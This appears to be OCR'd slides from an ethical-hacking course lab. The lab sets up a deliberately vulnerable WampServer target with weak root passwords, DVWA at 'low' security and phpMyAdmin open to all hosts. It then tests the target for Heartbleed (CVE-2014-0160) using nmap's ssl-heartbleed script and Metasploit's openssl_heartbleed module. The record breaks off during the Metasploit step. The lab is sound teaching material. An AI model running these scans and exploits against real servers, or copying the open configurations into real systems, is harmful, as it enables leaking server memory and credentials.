


Bring up the MySql command line console

```
set password for 'root'@'localhost' = password('Cabrillo');
```

```
c:\wamp\bin\mysql\mysql5.5.20\bin\mysql.exe
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1
Server version: 5.5.20-log MySQL Community Server (GPL)

Copyright (c) 2000, 2011, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> set password for 'root'@'localhost' = password('Cabrillo');
Query OK, 0 rows affected (0.02 sec)

mysql>
```

Change the MySql password which is also used by MyPhpAdmin



Update the config.inc.php file with the one in the Heartbleed folder

```
<snipped>

$_DVWA[ 'db_server' ] = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = 'Cabri11o';

<snipped>

_DVWA['default_security_level'] = "low";

<snipped>
```

Excerpts from the updated httpd-ssl.conf file

C:\Documents and Settings\cis76 student\Desktop\Heartbleed\Config_files

Address C:\Documents and Settings\cis76 student\Desktop\Heartbleed\Config_files

File and Folder Tasks
Rename this file
Move this file
Copy this file

config.inc
httpd
httpd-ssl
phpmyadmin

1) Copy this file

C:\wamp\alias

Address C:\wamp\alias

Folders
wamp
alias
apps
phpmyadmin3.4.10.1
sqlbuddy1.3.3
webgrind1.0
bin


phpmyadmin
sqlbuddy
webgrind

2) Paste (and overwrite) the file here

Update the phpmyadmin.conf file with the one in the Heartbleed folder

```
<snipped>

<Directory "c:/wamp/apps/phpmyadmin3.4.10.1/">
    Options Indexes FollowSymLinks MultiViews
    AllowOverride all
        Order Deny,Allow
        Allow from all
</Directory>
```

Excerpts from the updated phpmyadmin.conf file



Restart services so all changes take effect

Test Setup

Heartbleed Exploit

phpmyadmin login session

EH-WinXP-xx (with WampServer and vulnerable SSL installed)

File Edit View History Bookmarks Tools Help

phpMyAdmin | Untrusted Connection

https://10.76.5.201/phpmyadmin

Search

This Connection is Untrusted

You have asked Firefox to connect securely to **10.76.5.201**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?


If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

Get me out of here!


- Technical Details
- I Understand the Risks

start | 2 Windows Explorer | c:\wamp\bin\mysql\m... | Untrusted Connectio... | 11:31 PM


Run FireFox and browse to https://10.76.5.201/phpmyadmin/



Add the exception to use our self-signed "unknown" certificate



Login as root with password = Cabri11o



Navigate to the mysql database, structure tab


EH-Kali-xx VM

Login to your EH-Kali-xx VM

nmap -p 443 --script ssl-heartbleed 10.76.xx.201

```
root@eh-kali-05:~# nmap -p 443 --script ssl-heartbleed 10.76.5.201

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-11-28 00:01 PST
Nmap scan report for 10.76.5.201
Host is up (0.00032s latency).
PORT    STATE SERVICE
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL
cryptographic software library. It allows for stealing information intended to be
protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-
beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading
memory of systems protected by the vulnerable OpenSSL versions and could allow for
disclosure of otherwise encrypted confidential information as well as the
encryption keys themselves.
|
|     References:
|       http://cvedetails.com/cve/2014-0160/
|       http://www.openssl.org/news/secadv_20140407.txt
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
MAC Address: 00:50:56:AF:16:3A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
root@eh-kali-05:~#
```


Check if EH-WinXP-xx is vulnerable to Heartbleed



Run Metasploit

```
search heartbleed
use auxiliary/scanner/ssl/openssl_heartbleed
set RHOSTS 10.76.xx.201
set VERBOSE true
run
```

Terminal

File Edit View Search Terminal Help

```
+ -- --=[ 455 payloads - 39 encoders - 8 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search heartbleed

Matching Modules
================

   Name                                              Disclosure Date  Rank    De
scription
   ----                                              ---------------  ----    --
---------
   auxiliary/scanner/ssl/openssl_heartbleed          2014-04-07       normal  Op
